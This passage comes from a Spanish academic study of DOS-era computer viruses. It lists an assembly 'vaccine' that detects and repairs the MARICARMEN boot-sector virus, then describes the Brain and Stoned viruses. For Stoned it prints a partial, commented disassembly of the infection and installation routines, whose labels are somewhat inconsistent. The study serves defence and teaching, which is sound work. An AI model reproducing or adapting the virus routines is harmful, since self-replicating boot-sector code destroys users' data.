BX = 004E : BH=0 página cero, BL=4E - fondo=4, primer plano=E (fondo rojo, primer plano amarillo).

Por último se emplea la interrupción 21h función 08h para esperar un caracter del teclado, que al registrarse en el buffer de teclado, se continuará llamando al módulo de reparación.

Módulo de reparación (desinfección).

Debe recordarse que el virus almacena los 24 bytes originales del programa de carga del sector 0 dentro de su código, en los bytes del 3 al 26, por lo que se pueden restablecer a su lugar de origen.

Para efectuar la reparación, se comienza cargando en la memoria el sector 11 en la variable SECTOR11. Dado que el sector de carga ya se había cargado

previamente, solamente se desplazan los 24 bytes correspondientes, esto mediante el uso de la instrucción MOVBS, que mueve un byte de la dirección DS:SI a la dirección ES:DI. Cada vez que un byte es transferido se incrementa el valor de los registros SI y DI (por emplearse la instrucción CLD). Por esto, el registro SI apunta a los 24 bytes originales dentro de la variable SECTOR11, al comienzo del programa de carga dentro de la variable SECTOR. Empleando la instrucción REPZ se puede repetir la instrucción MOVBS CX veces, por lo tanto se pone el valor de 24 al registro CX para transferir 24 bytes.

Terminada esta operación se regresa el sector de carga (SECTOR) al primer sector del disco, ya desinfectado.

Aunque el virus contenido en el sector 11 ya no se podrá ejecutar, se ocupará el espacio para registro de archivos del Root Directory. Para evitar esto, se pone a cero el contenido de la variable SECTOR11 y se escribe en el sector 11 del disco, con lo que se borrará completamente el virus.

5.3. Listado del programa vacuna.

El programa vacuna se desarrolló en lenguaje ensamblador 80286, con una estructura modular. Este programa está diseñado para permanecer residente en memoria, empleando la interrupción 27h, por lo que una parte de su código permanece activo en la memoria (MODULO ACTIVO). Cada vez que se quiera leer o escribir un disco en la unidad A, el módulo activo ejecuta un chequeo automático del disco, a fin de detectar y eliminar al virus MARICARMEN.

El listado completo del programa se presenta a continuación.

```
                    UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO
                                E.N.E.P.  ARAGON

                    PROGRAMA VACUNA CONTRA EL VIRUS "MARICARMEN"

CODSEG      SEGMENT
ASSUME      CS:CODSEG, DS:CODSEG
            ORG     100h                    ;PREFIJO RESERVADO PARA LOS PROGRAMAS DOS
INICIO:     JMP     CAMVECINT
;*************************************************************************;
;  AREA DE DATOS DEL PROGRAMA
;*************************************************************************;
LOGO        DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),'                A L E R T A             ',14 dup (' ')
            DB      13 DUP (' '),'                ===========             ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),' EL DISCO EN LA UNIDAD A ESTA INFECTADO POR EL ',14 dup (' ')
            DB      13 DUP (' '),' VIRUS "MARICARMEN".                    ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),' ORPIMA CUALQUIER TECLA PARA CONTINUAR, EL DISCO ',14 dup (' ')
            DB      13 DUP (' '),' SERA REPARADO AUTOMATICAMENTE          ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' '),07h

LOGO2       DB      13 DUP (' '),                                         14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),'                A L E R T A             ',14 dup (' ')
            DB      13 DUP (' '),'                ===========             ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),' LA PARTE ALTA DE LA MEMORIA ESTA INFECTADA POR ',14 dup (' ')
            DB      13 DUP (' '),' EL VIRUS "MARICARMEN"                  ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' ')
            DB      13 DUP (' '),' APAGUE SE COMPUTADORA Y REINICIALICELA CON UN ',14 dup (' ')
            DB      13 DUP (' '),' SISTEMA OPERATIVO NO INFECTADO.        ',14 dup (' ')
            DB      13 DUP (' '),'                                        ',14 dup (' '),07h
```

LISTADO DEL PROGRAMA VACUNA (CONTINUA)

```
INTER13  DD      ?
FIRMA    DB      0B8h,0A0h,9Fh,8Eh,0C0h,0B8h,01h,02h,0B9h,03h,00h,0BAh,
                 00h,01h,0BBh,00h,00h,0CDh,13h,0EAh,00h,00h,0A0h,9Fh
SECTOR   DB      512 DUP (?)
SECTOR11 DB      512 DUP (?)
;*****************************************************************;
;   MODULO ACTIVO DEL PROGRAMA
;*****************************************************************;
INTERCEPINT      PROC    FAR
         Assume CS:CODSEG, DS:Nothing
         PUSHF                          ;SALVA ESTADO DE BANDERAS
         PUSH    AX                     ;GUARDA TODOS LOS REGISTROS
         PUSH    SI
         PUSH    DI
         PUSH    DS
         PUSH    ES
         PUSH    BX
         PUSH    CX
         PUSH    DX
         CMP     AH,02h                 ;¿ES UN INTENTO DE LECTURA?
         JZ      DISCO                  ;SI ES UNA LECTURA CONTINUA
         CMP     AH,03h                 ;¿ES UN INTENTO DE ESCRITURA?
         JNZ     NORMAL                 ;SI NO LO ES EJECUTA LA INT. 13h NORMAL
DISCO:   OR      DL,DL                  ;¿LA LECTURA O ESCRITURA ES EN EL DRIVE A?
         JNZ     NORMAL                 ;SI NO ES EL DRIVE A EJECUTA LA INT. 13h NORMAL
         CALL    CHECA                  ;LLAMA AL MODULO QUE CHECA AL DRIVE A

NORMAL:  POP     DX                     ;RESTABLECE TODOS LOS VALORES DE LOS REGISTROS
         POP     CX
         POP     BX
         POP     ES
         POP     DS
         POP     DI
         POP     SI
         POP     AX
         POPF
         PUSHF                          ;SIMULA UNA LLAMADA NORMAL DE INTERRUPCION
         CALL    INTER13                ;TOMANDO LA DIRECCION DEL VECTOR SUSTITUIDO
         RET     2                      ;REGRESA DEJANDO EL ESTADO DE LAS BANDERAS INTACTO
INTERCEPINT      ENDP

;*****************************************************************;
;   MODULO DE CHEQUEO AL DRIVE A
;*****************************************************************;
CHECA    PROC    NEAR
         Assume CS:CODSEG, Ds:Nothing
;  ********************************
;  RUTINA QUE LEE EL SECTOR CERO DEL DISCO
;  ********************************
         MOV     AX,CS
         MOV     DS,AX                  ;SEGMENTO DE DATOS=CS
         MOV     ES,AX                  ;ES=CS
         MOV     AX,0201h               ;LEER 1 SECTOR
         MOV     CX,0001h               ;PRIMER SECTOR DEL DISCO
```

LISTADO DEL PROGRAMA VACUNA (CONTINUA)

```
        MOV     DX,0000h                ;DRIVE A
        MOV     BX,offset SECTOR        ;EL SECTOR LEIDO SE GUARDARA EN LA VARIABLE 'SECTOR'
        PUSHF
        CALL    INTER13                 ;LEE EL SECTOR 0 DEL DRIVE A

;  ***********************************
;  RUTINA QUE VERIFICA SI EL DISCO
;  ESTA INFECTADO
;  ***********************************
        XOR     BX,BX                   ;BX=0
        MOV     AX,offset SECTOR
        INC     AX
        MOV     SI,AX                   ;SI APUNTA AL COMIENZO DEL PROGRAMA
                                        ;DE CARGA LEIDO
        MOV     BL,[SI]                 ;BL CONTENIDO DE LA DIRECCION DS:SI
        ADD     AX,BX
        INC     AX
        MOV     SI,AX                   ;SI APUNTA A LOS 24 BYTES QUE SERAN
                                        ;COMPARADOS CON LOS 24 BYTES DE LA VARIABLE 'FIRMA'
        MOV     CX,24                   ;24 BYTES
        MOV     DI,offset FIRMA         ;DI APUNTA A LA VARIABLE 'FIRMA'
        CLD
COMPARA:
        CMPSB                           ;COMPARA 24 BYTES EN DS:SI CON
        JNZ     SIGUE                   ;LOS 24 BYTES EN ES:SI PARA SABER
        DEC     CX                      ;SI EL DISCO YA ESTA INFECTADO
        JNZ     COMPARA                 ;SI NO ESTA INFECTADO SALE DE ESTE MODULO
        CALL    ALARMA                  ;SI ESTA INFECTADO LLAMA A LA RUTINA DE ALARMA
        CALL    REPARA                  ;LLAMA AL MODULO DE REPARACION
SIGUE:  RET
CHECA           ENDP

;*****************************************************************************;
;   RUTINA QUE DESPLIEGA UN MENSAJE DE ALERTA EN LA PANTALLA
;*****************************************************************************;
ALARMA  PROC    NEAR
        Assume CS:CODSEG, DS:Nothing
        MOV     BP,offset LOGO          ;BP APUNTA AL MENSAJE DE LA VARIABLE 'LOGO'


        MOV     DX,0900h                ;RENGLON 9, COLUMNA 0
        MOV     AX,1301h                ;FUNCION 13h - ESCRIBIR ATRIBUTO DE CADENA
                                        ;AL=01h - ESCRIBE CARACTER Y AVANZA LA
                                        ;POSICION DEL CURSOR
        MOV     CX,0371h                ;ESCRIBE 371h CARACTERES
        MOV     BX,004Eh                ;PAGINA CERO, FONDO ROJO Y PRIMER PLANO AMARILLO
        INT     10h                     ;DESPLIEGA EL MENSAJE
        MOV     AH,08h                  ;FUNCION 08h - ESPERA UN CARACTER DEL TECLADO
        INT     21h                     ;PARA HASTA QUE SE OPRIMA UNA TECLA
        RET
ALARMA          ENDP
```

LISTADO DEL PROGRAMA VACUNA (CONTINUA)

```
;*****************************************************************;
;  MODULO DE REPARACION DEL DISCO INFECTADO
;*****************************************************************;
REPARA  PROC    NEAR
        Assume CS:CODSEG, DS:Nothing
        MOV     AX,0201h            ;LEER UN SECTOR
        MOV     CX,0003h            ;SECTOR 11
        MOV     DX,0100h            ;DEL DRIVE A
        MOV     BX,offset SECTOR11  ;GUARDARLO EN LA VARIABLE 'SECTOR11'
        PUSHF
        CALL    INTER13             ;LEER EL SECTOR

        XOR     BX,BX               ;BX=0
        MOV     AX,offset SECTOR
        INC     AX
        MOV     SI,AX               ;SI APUNTA AL COMIENZO DEL PROGRAMA
                                    ;DE CARGA LEIDO
        MOV     BL,[SI]             ;BL CONTENIDO DE LA DIRECCION DS:SI
        ADD     AX,BX
        INC     AX
        MOV     DI,AX               ;SI APUNTA A LOS 24 BYTES QUE SERAN
                                    ;SUSTITUIDOS POR LOS PRIMEROS 24 BYTES
                                    ;DEL PROGRAMA DE CARGA ORIGINAL
        MOV     CX,24               ;24 BYTES
        MOV     SI,offset SECTOR11  ;DI APUNTA AL AREA DONDE SE GUARDARAN
        INC     SI                  ;LOS 24 BYTES DEL PROGRAMA DE CARGA
        INC     SI                  ;ORIGINAL
        CLD
        REPZ    MOVSB               ;TRANSFIERE LOS 24 BYTES DE DS:SI EN
                                    ;LA DIRECCION ES:DI
        MOV     AX,0301h            ;ESCRIBE UN SECTOR
        MOV     CX,0001h            ;SECTOR CERO
        MOV     DX,0000h            ;DEL DRIVE A
        MOV     BX,offset SECTOR    ;ESCRIBE LO QUE ESTA EN LA VARIABLE 'SECTOR'
        PUSHF
        CALL    INTER13             ;ESCRIBE EL SECTOR

        MOV     BX,offset SECTOR11
        MOV     DI,BX
        XOR     AX,AX
        MOV     [DI],AX             ;PONE UN CERO EN EL PRIMER BYTE DE LA
                                    ;VARIABLE 'SECTOR11'
        MOV     SI,BX
        MOV     DI,BX
        INC     DI
        MOV     CX,511
        CLD
        REPZ    MOVSB               ;PONE A CERO TODA LA VARIABLE 'SECTOR11'

        MOV     AX,0301h            ;ESCRIBE UN SECTOR
        MOV     CX,0003h            ;SECTOR 11
```

LISTADO DEL PROGRAMA VACUNA (CONTINUA)

```
        MOV     DX,0100h                ;DEL DRIVE A
        MOV     BX,offset SECTOR11      ;ESCRIBE EL CONTENIDO DE LA VARIABLE 'SECTOR11'
        PUSHF
        CALL    INTER13                 ;ESCRIBE EL SECTOR

        RET

REPARA          ENDP



;*************************************************************************;
;   MODULO DE INSTALACION DEL PROGRAMA
;
; ESTE MODULO INTERCEPTA LA INTERRUPCION 13h E INSTALA AL PROGRAMA COMO
; RESIDENTE EN MEMORIA
;*************************************************************************;
CAMVECINT   PROC    NEAR
            Assume CS:CODSEG, DS:CODSEG
        CALL    VERIFICA
        MOV     AH,35h                  ;EXTRAE DIRECCION DE INTERRUPCION
        MOV     AL,13h                  ;SELECCIONA INT 13h PARA SUSTITUIR
        INT     21h                     ;DIRECCION EN  ES:BX
        MOV     Word Ptr INTER13,BX     ;GUARDA EL DESPLAZAMIENTO DE LA INTERRUPCION
        MOV     Word Ptr INTER13[2],ES  ;GUARDA EL SEGMENTO DE LA INTERRUPCION
        MOV     AH,25h                  ;SELECCIONA CAMBIO DE DIRECCION DE INTERRUPCION
        MOV     AL,13h                  ;SELECCIONA INT 13h PARA SUSTITUIR,DIRECCION EN DS:DX
        MOV     DX,Offset INTERCEPINT
        INT     21h                     ;SUSTITUYE INT 13h POR ESTE PROGRAMA
        MOV     DX,Offset CAMVECINT     ;FIN DE LA PARTE RESIDENTE EN MEMORIA
        INT     27h                     ;TERMINA PERO QUEDA RESIDENTE EN MEMORIA
        RET
CAMVECINT       ENDP

;*************************************************************************;
; ESTE PROCEDIMIENTO EFECTUA UNA RUTINA PARA VERIFICAR QUE EL VIRUS
; NO ESTE INSTALADO EN LA PARTE ALTA DE LA MEMORIA
;*************************************************************************;
VERIFICA    PROC    NEAR
            Assume CS:CODSEG, DS:Nothing
        PUSH    DS                      ;GUARDA EL VALOR DE LOS REGISTROS ES Y DS
        PUSH    ES
        MOV     AX,9FA0h
        MOV     DS,AX                   ;SEGMENTO DE DATOS EN DS=9FA0h
        MOV     AX,CS
        MOV     ES,AX                   ;ES=CS
        MOV     SI,001Ah                ;SI APUNTA A LOS 24 BYTES QUE SERAN
                                        ;COMPARADOS CON LOS PRIMEROS 24 BYTES
                                        ;DEL VIRUS
```

LISTADO DEL PROGRAMA VACUNA (CONTINUA)

```
        MOV     CX,24                   ;24 BYTES
        MOV     DI,offset FIRMA         ;DI APUNTA AL CONTENIDO DE LA VARIABLE 'FIRMA'
        CLD
CONFRONTA:
        CMPSB                           ;COMPARA 24 BYTES EN DS:SI CON
        JNZ     REGRESA                 ;LOS 24 BYTES EN ES:DI PARA SABER
        DEC     CX                      ;SI LA MEMORIA ESTA INFECTADA
        JNZ     CONFRONTA               ;SI NO ESTA INFECTADA SALE DEL MODULO
        CALL    ALARMA2                 ;SI ESTA INFECTADA LLAMA A LA RUTINA DE ALERTA
        POP     ES                      ;RESTABLECE EL VALOR DE LOS REGISTROS ES,DS
        POP     DS
REGRESA:
        RET

VERIFICA        ENDP

;*****************************************************************************;
; RUTINA QUE DESPLIEGA UN MENSAJE EN LA PANTALLA PARA INDICAR QUE LA
; RAM ESTA INFECTADA POR EL VIRUS
;*****************************************************************************;
ALARMA2 PROC    NEAR
        Assume CS:CODSEG, DS:Nothing
        MOV     BP,offset LOGO2         ;BP APUNTA AL MENSAJE DE LA VARIABLE 'LOGO'
        MOV     DX,0900h                ;RENGLON 9, COLUMNA 0
        MOV     AX,1301h                ;FUNCION 13h - ESCRIBIR ATRIBUTO DE CADENA
                                        ;AL=01h - ESCRIBE CARACTER Y AVANZA LA
                                        ;POSICION DEL CURSOR
        MOV     CX,0371h                ;ESCRIBE 371h CARACTERES
        MOV     BX,004Eh                ;PAGINA CERO, FONDO ROJO Y PRIMER PLANO AMARILLO
        INT     10h                     ;DESPLIEGA EL MENSAJE
        MOV     AH,08h                  ;FUNCION 08h - ESPERA UN CARACTER DEL TECLADO
        INT     21h                     ;PARA HASTA QUE SE OPRIMA UNA TECLA
        RET
ALARMA2         ENDP

;*****************************************************************************;
CODSEG          ENDS
        END     INICIO
;*****************************************************************************;
```

Conclusiones.

La principal conclusión que se deduce del desarrollo de un algoritmo de vacuna contra un virus específico es consecuencia directa del algoritmo utilizado en el programa del virus.

Esto implica que no puede existir un programa general que brinde una protección completa contra los virus informáticos, por lo que un solo programa o

paquete no podrá efectuar la detección de todos los virus, evitar su contagio o instalación, ni reparar los daños que provoquen.

Aunque no se puede tener el 100% de seguridad, se puede alcanzar un nivel muy favorable en base a un programa integral de prevención informática. Las características de los programas de prevención se estudian en la sección 3.1., en donde se explica que aspectos como la capacitación del personal, uso de controles técnicos, paquetes antivirus y controles administrativos son de fundamental importancia.

El programa vacuna se diseña de manera que permanece residente en memoria, emulando el programa centinela de algunos paquetes, pero a diferencia de éstos, se efectúa la operación de reparación al disco. Esto es posible gracias a que el programa es muy pequeño y solamente ocupa 3 Kb de memoria, por lo que no tienen ningún problema en quedar residente.

El hecho de que éste programa permanezca activo en la memoria para verificar y desinfectar a los discos flexibles es una ventaja de operación muy favorable para los usuarios, pero el precio que se paga por esta ventaja es que los accesos al drive A se efectuarán de manera mas lenta, ya que cada vez que se pida leer o escribir en él, se checará el sector cero.

6

PRESENTACION DE CASOS

En los capítulos anteriores se ha dado la definición de virus informático y se ha descrito su comportamiento, generalizando sobre sus características estructurales y modos de propagación. Todos estos datos son encontrados a través del anáilsis de casos particulares, tales como el virus "Brain" o el "Stoned". En este capítulo se presenta una descripción de ambos, el primero por ser el virus más documentado, es decir, del que se tienen más referencias, y el segundo derivado de un análisis directo de un disco infectado.

Actualmente existen más de 1000 virus, pero sólo algunos de ellos han representado un peligro latente en los sistemas informáticos y de éste grupo se presenta una breve descripción de cada uno de ellos, con el fin de facilitar su identificación por los usuarios de las computadoras.

6.1. Virus "Brain"

El virus Brain tiene la distinción de ser el primer virus informático en atacar computadoras en Estados Unidos fuera de una prueba de laboratorio.

Fué nombrado "Brain" por que escribió esta palabra como etiqueta de los discos flexibles que atacaba. Al analizar un disco infectado, se encontraron los nombres "Basit" y "Amjad", junto con sus direcciones, en el sector de arranque.

Muchos conceptos erróneos existen sobre este virus a causa de frases incompletas e inexactas que se publicaron en revistas, por escritores que no tenían ningún conocimiento de computación y algunos estaban ansiosos de "historias de horror", por lo que sus artículos se orientaban al sensacionalismo.

6.1.1. Principales Características del BRAIN.

1. Al activarse destruye la tabla de locación de archivos (FAT) que como se ha estudiado en el capítulo 2, provee información al sistema operativo sobre la ubicación de los archivos en el disco.
2. Nunca infecta a los discos duros, ya que está específicamente programado para reproducirse en discos de 5 1/4 de baja densidad (doble densidad, nueve sectores por pista).
3. El virus puede infectar a los discos flexibles aún cuando el disco duro no esté infectado. Si un disco no bootable está infectado y es ocupado para arrancar al computador, el siguiente mensaje se mostrará en la pantalla:

   "Por favor inserte un Disco Bootable"

   Pero, antes de esto, el virus se habrá instalado en la memoria RAM, por lo que cada vez que se trabaje con un nuevo disco bootable, éste será infectado.
4. El código original del virus ha sido modificado: el código actual comprende algunos 4100 bytes, pero menos de la mitad de éstos son ejecutados.
5. El virus contiene un contador el cual es reinicializado a cero frecuentemente, por lo que es difícil determinar su propósito.

6.1.2. Como efectúa la Infección.

Al operar un disco infectado en un sistema informático, el virus se copia a sí mismo a la parte alta de la memoria RAM. Para esto necesita modificar el indicador de memoria disponible en RAM, mediante el interruptor A2h, con lo que queda protegido y residente. Después continua con el proceso normal de carga, posterior a lo cual, también modifica la dirección del vector de interrupción 13h para que apunte hacia él, guardando la dirección original de este vector en el vector 6h (que no es utilizado para versiones existentes de DOS).

Una vez instalado en memoria, debido a la intercepción de la interrupción 13h, cada vez que se pida un acceso al disco flexible en la unidad "A:", éste se infectará.

Los discos infectados contienen un mensaje junto con parte del código virus en el sector de carga. El resto del código, junto con el sector de carga original se

encuentra contenida en tres clusters (seis sectores) que el virus ha marcado como dañados en la FAT.

Dado que el virus permanece residente en memoria, no es posible leer el sector de carga infectado, esto porque cada vez que algún usuario pide leer tal sector, el virus se protege mostrando el sector de carga original que había ubicado previamente en uno de los sectores marcados como dañados.

El virus, residente en memoria, interrumpe cualquier petición de lectura al disco flexible. El virus lee el sector de carga, examinando los bytes cuarto y quinto no contengan los valores "34" y "12", respectivamente que es la firma del virus.

Si esta firma no está presente en el disco, el virus infecta al disco y después continua con el proceso normal de lectura. Si el disco ya está infectado, no reinfecta al disco, continuando con él su lectura. La figura 6-1 es una comparación de la porción inicial de un sector de carga "sano" y uno infectado.

SECTOR DE CARGA DE UN DISCO "SANO"

DESPLAZAMIENTO	CODIGO HEXADECIMAL															
0 0 0 0 |0 0 0 0|	EB	34	90	4B	42	4D	20	20	33	2E	32	00	02	02	01	00
0 0 1 8 |0 0 1 0|	02	70	00	D0	02	FD	02	00	09	00	02	00	00	00	00	00
0 0 3 2 |0 0 2 0|	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0F

SECTOR DE CARGA DE UN DISCO INFECTADO POR EL VIRUS BRAIN

DESPLAZAMIENTO	CODIGO HEXADECIMAL															
0 0 0 0 |0 0 0 0|	FA	EB	4A	01	34	12	01	02	27	00	01	00	00	00	00	20
0 0 1 8 |0 0 1 0|	20	20	20	20	20	20	20	57	65	8C	63	6F	6D	65	20	74	6F
0 0 3 2 |0 0 2 0|	20	74	68	65	20	44	75	6E	67	65	6F	6E	20	20	20	20

FIGURA 6-1. COMPARACION DE LOS PRIMEROS 48 BYTES DE UN DISCO "SANO" Y UNO INFECTADO POR EL VIRUS BRAIN.

Normalmente el virus, en su intento por infectar un disco, buscará tres clusters consecutivos vacíos para utilizarlos, marcándolos como dañados. Si no existe esta circunstancia, no se infectará el disco, sin embargo, en algunas

variantes de este virus, si encuentra a un solo cluster vacío que no sea de los dos últimos del disco, el virus ocupará el cluster vacío junto con los dos cluster que le preceden, sobreescribiendo en ellos y marcando los tres como dañados.
Si los clusters sobreescritos son parte de un archivo, éste no podrá volver a ejecutarse en caso de ser un programa, o leerse en caso de ser un documento.

Nota.

Un método simple y barato para saber si un computador está infectado por el virus (estando el virus residente en memoria), se deduce del checamiento que efectua el Sistema Operativo del sector de carga de los discos flexibles.
Es posible preparar un disco de prueba mediante los siguientes pasos:

1. Formatear un disco flexible con o sin Sistema Operativo.
2. Usar el programa DEBUG.COM, el cual es una utilería del DOS, o algún programa como el PCTOOLS, para editar el sector de carga del disco recién formateado.

   La primera línea del sector de carga aparece como se muestra en la figura 6-2.

EB	34	90	49	42	4D	20	20	33	2E	32	00	02	02	01	00

FIGURA 6-2. PRIMERA LINEA DEL SECTOR DE CARGA DE UN DISCO "SANO".

3. Dado que el Brain examina los bytes quinto y sexto para reconocer su firma, y así saber si ya ha infectado al disco, se debe cambiar estos bytes por la firma del virus: "3412". La figura 6-3. muestra la primera línea del sector de carga modificado.

EB	34	90	49	34	12	20	20	33	2E	32	00	02	02	01	00

FIGURA 6-3. PRIMERA LINEA DEL SECTOR DE CARGA DE UN DISCO INFECTADO POR EL VIRUS BRAIN.

Colocando este disco de prueba en la lectora de disco "B:", pedir el directorio de este disco con la instrucción DIR B:. Si el computador está infectado por el virus Brain, el siguiente mensaje aparecerá en la pantalla:

"Not ready, error reading drive B"
"Abort, Retry, Ignore?"

Esto es debido a que el disco con el sector de carga modificado sólo podrá trabajarse en un sistema no infectado.

6.2. Virus "Stoned"

Este virus es del tipo autorreplicable y, dentro de estos, es uno de los más contagiosos. Su nombre "Stoned" se traduce como "drogado" y se debe a que despliega aleatoriamente el mensaje "Your PC is now Stoned!" en las computadoras que ha infectado.

Su forma de trabajo es muy simple: Se reproduce contagiando los discos, tanto duros como flexibles, remplazando el boot sector (sector 0) por su código. El boot sector original es trasladado a otro sector dentro del mismo disco: típicamente, para los discos flexibles, el sector 11 y para los discos duros el sector 7.

Al ubicarse en el sector de carga inicial (sector cero), el virus se ejecuta antes de cualquier otro programa cada vez que se "arranqué" la computadora o cuando se reinicializa (reset), por lo que solamente puede entrar en actividad cuando se "prende" o inicializa la computadora y se carge el sistema operativo con un disco bootable infectado, ya sea un disco flexible en la unidad A o el disco duro.

Al activarse el virus, comienza checando con que disco se cargó el sistema operativo (disco flexible A o disco duro C), si se cargó con el disco flexible, el virus verifica si la computadora tiene disco duro y si lo tiene, verifica además si ya está contagiado, de no ser así lo infecta. Una vez hecho lo anterior, se instala en la

parte alta de la memoria RAM y toma el control de los accesos de lectura o escritura a los discos.

Estando activo el virus, se "sentirá" una marcada lentitud al trabajar con el drive A, sobre todo en el primer acceso. Disminuye 2Kb de la memoria disponible para los programas y datos del usuarios, por lo que se tienen serios problemas en aplicaciones tales como Windows, Excel, Word for Windows. Al desensamblarlo (traducirlo de lenguaje máquina a lenguaje ensamblador), se encuentra que no tiene el módulo de DAÑO, es decir, que no presenta intención de borrar o alterar los archivos del usuario; pero, debido a que su reproducción implica remover al sector cero, para sustituirlo por su código, éste se transfiere al área de la FAT o a la de Directorio (root directory), ocasionando pérdida de la ubicación de los archivos, por lo que no se podrá accesarlos.

El programa desensamblado se presenta en la figura 6-4, el cual se presenta en tres columnas la primera de las cuales es para las etiquetas que son puntos de referencia para el flujo del proceso, la segunda es la lista de instrucciones que forman al programa y la tercera presenta comentarios que tienen el fin de aclarar el funcionamiento de algunas intrucciones.

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED

ETIQUTA	OPERACION	OPERANDO	COMENTARIO
	JMP	ETIQUETA_1	
ETIQUETA_1:	JMP	INSTALACION	;Salta a la rutina de instalación.
ETIQUETA_2:	DD	INTER13	;Almacenamiento de la dirección de la rutina ;de interrupción 13h.
ETIQUETA_3:	DD	INSTALACION_RAM	
CARGA_SO:	DD	7C00:0000	;Dirección de carga del sistema operativo.
RESIDENTE:	PUSH	DS	;Comienzo del módulo residente en memoria.
	PUSH	AX	

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
                CMP     AH,02           ;¿Intento de lectura?
                JB      ETIQUETA_4      ;SI-continúa, NO-no infecta.
                CMP     AH,03           ;¿Intento de escritura?
                JNB     ETIQUETA_4      ;SI continúa, NO-no infecta.
                OR      DL,DL
                JNZ     ETIQUETA_4      ;SI no es el drive A no infecta.
                XOR     AX,AX
                MOV     DS,AX
                MOV     AL,[043F]
                TEST    AL,01           ;¿Primer acceso al disco?
                JNZ     0033            ;SI-infecta, NO-no infecta
                CALL    INFECCION       ;Ejecuta el modulo de infección.
ETIQUETA_4:     POP     AX
                POP     DS
                CS:
                JMP     FAR[ETIQUTA2]   ;Ejecuta la rutina normal de interrupción 13h.

INFECCION:      PUSH    BX              ;Comienzo del módulo de infección a los
                                        ;discos flexibles.
                PUSH    CX
                PUSH    DX
                PUSH    ES
                PUSH    SI
                PUSH    DI
                MOV     SI,0004         ;Realiza 4 intentos de infección al disco.
ETIQUETA_5:     MOV     AX,0201
                PUSH    CS
                POP     ES
                MOV     BX,0200
                XOR     CX,CX
                MOV     DX,CX
```

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
                INC     CX
                PUSHF
                CS:
                CALL    FAR[ETIQUETA_2]     ;Lee el sector de carga del disco a infectar.
                JNB     ETIQUETA_6          ;Si no encuentra error ejecuta la infección.
                XOR     AX,AX
                PUSHF
                CS:
                CALL    FAR[ETIQUETA_2]     ;Restablece al disco.
                DEC     SI                  ;¿Se han efectuado 4 intentos de infección?.
                JNZ     ETIQUETA_5          ;SI- no intentar de nuevo
                                            ;NO-Vuelve a intentar la infección.
                JMP     ETIQUETA_6          ;No se pudo infectar.
                NOP
ETIQUETA_6:     XOR     SI,SI               ;Comienza la rutina de infección.
                MOV     DI,0200
                CLD
                PUSH    CS
                POP     DS
                LODSW
                CMP     AX,[DI]
                JNZ     ETIQUETA_7
                LODSW
                CMP     AX,[DI+02]          ;¿Ya está contagiado?.
                JZ      ETIQUETA_8          ;SI-no infecta, NO-infecta.
ETIQUETA_7:     MOV     AX,0301
                MOV     BX,0200
                MOV     CL,03
                MOV     DH,01
                PUSHF
                CS:
                CALL    FAR[ETIQUETA_2]     ;Copia el sector de carga original al
                                            ;sector 11.
```

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
                JB      ETIQUETA_6      ;Si hay error no infecta.
                MOV     AX,0301
                XOR     BX,BX
                MOV     CL,01
                XOR     DX,DX
                PUSHF
                CS:
                CALL    FAR[ETIQUETA_2] ;Se copia el virus en el disco.
ETIQUETA_6:     POP     DI
                POP     SI
                POP     ES
                POP     DX
                POP     CX
                POP     BX
                RET


INSTALACION:    XOR     AX,AX           ;Comienza el módulo de instalación del virus.
                MOV     DS,AX
                CLI
                MOV     SS,AX
                MOV     SP,7C00
                STI
                MOV     AX[004C]
                MOV     [7C09],AX       ;Parte baja de INTER13
                MOV     AX,[004E]
                MOV     [7C0B],AX       ;Parte alta de INTER13
                MOV     AX,[0413]       ;Lee la cantidad de memoria disponible en
                                        ;RAM
                DEC     AX              ;Le resta 1K a la memoria disponible en RAM.
                DEC     AX              ;Le resta 1K a la memoria disponible en RAM.
                MOV     [0413],AX       ;Guarda el nuevo valor disminuido en 2K
                MOV     CL,06
```

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
        SHL     AX,CL
        MOV     ES,AX
        MOV     [7C0F],AX       ;DIRECCION DEL SEGMENTO EN DONDE
                                ;SE CARGA AL VIRUS-  SE GUARDA EN LA
                                ;PARTE ALTA DE INSTALACION_RAM
        MOV     AX,0015
        MOV     [004C],AX       ;Remplaza la parte baja del vector 13h.
        MOV     [004E],ES       ;Remplaza la parte alta del vector 13h.
        MOV     CX,01B8
        PUSH    CS
        POP     DS
        XOR     SI,SI
        MOV     DI,SI
        CLD
        REPZ    MOVSB           ;Se copia el virus a la memoria protegida.
        CS:
        JMP     FAR[ETIQUETA_3] ;La parte baja de INSTALACION_RAM
                                ;direcciona al desplazamiento de la etiqueta
                                ;X
X:      MOV     AX,0000
        INT     13h
        XOR     AX,AX
        MOV     ES,AX
        MOV     AX,0201
        MOV     BX,7C00
        CS:
        CMP     BYTE PTR[0008],00   ;¿Se cargo el Sistema Operativo con el disco
                                    ;duro?.
        JZ      ETIQUETA_8          ;SI-lee el sector de carga del sector 7,
                                    ;NO-lee el sector de carga del sector 11 del
                                    ;drive A.
        MOV     CX,0007
        MOV     DX,0080
```

FIGURA 6-4.
LISTADO DESENSAMBLADO DEL VIRUS STONED (CONTINUA)

```
                INT     13h             ;Lee el sector 7 del disco duro
                JMP     ETIQUETA_12
                NOP
ETIQUETA_9:     MOV     CX,0003
                MOV     DX,0100
                INT     13h             ;Lee el sector 11 del disco A.
                JB      ETIQUETA_12
                ES:
                TEST    BYTE PTR[046C],07   ;¿Es la séptima carga?
                JNZ     ETIQUETA_11     ;Si-despliega el mensaje que está al final del
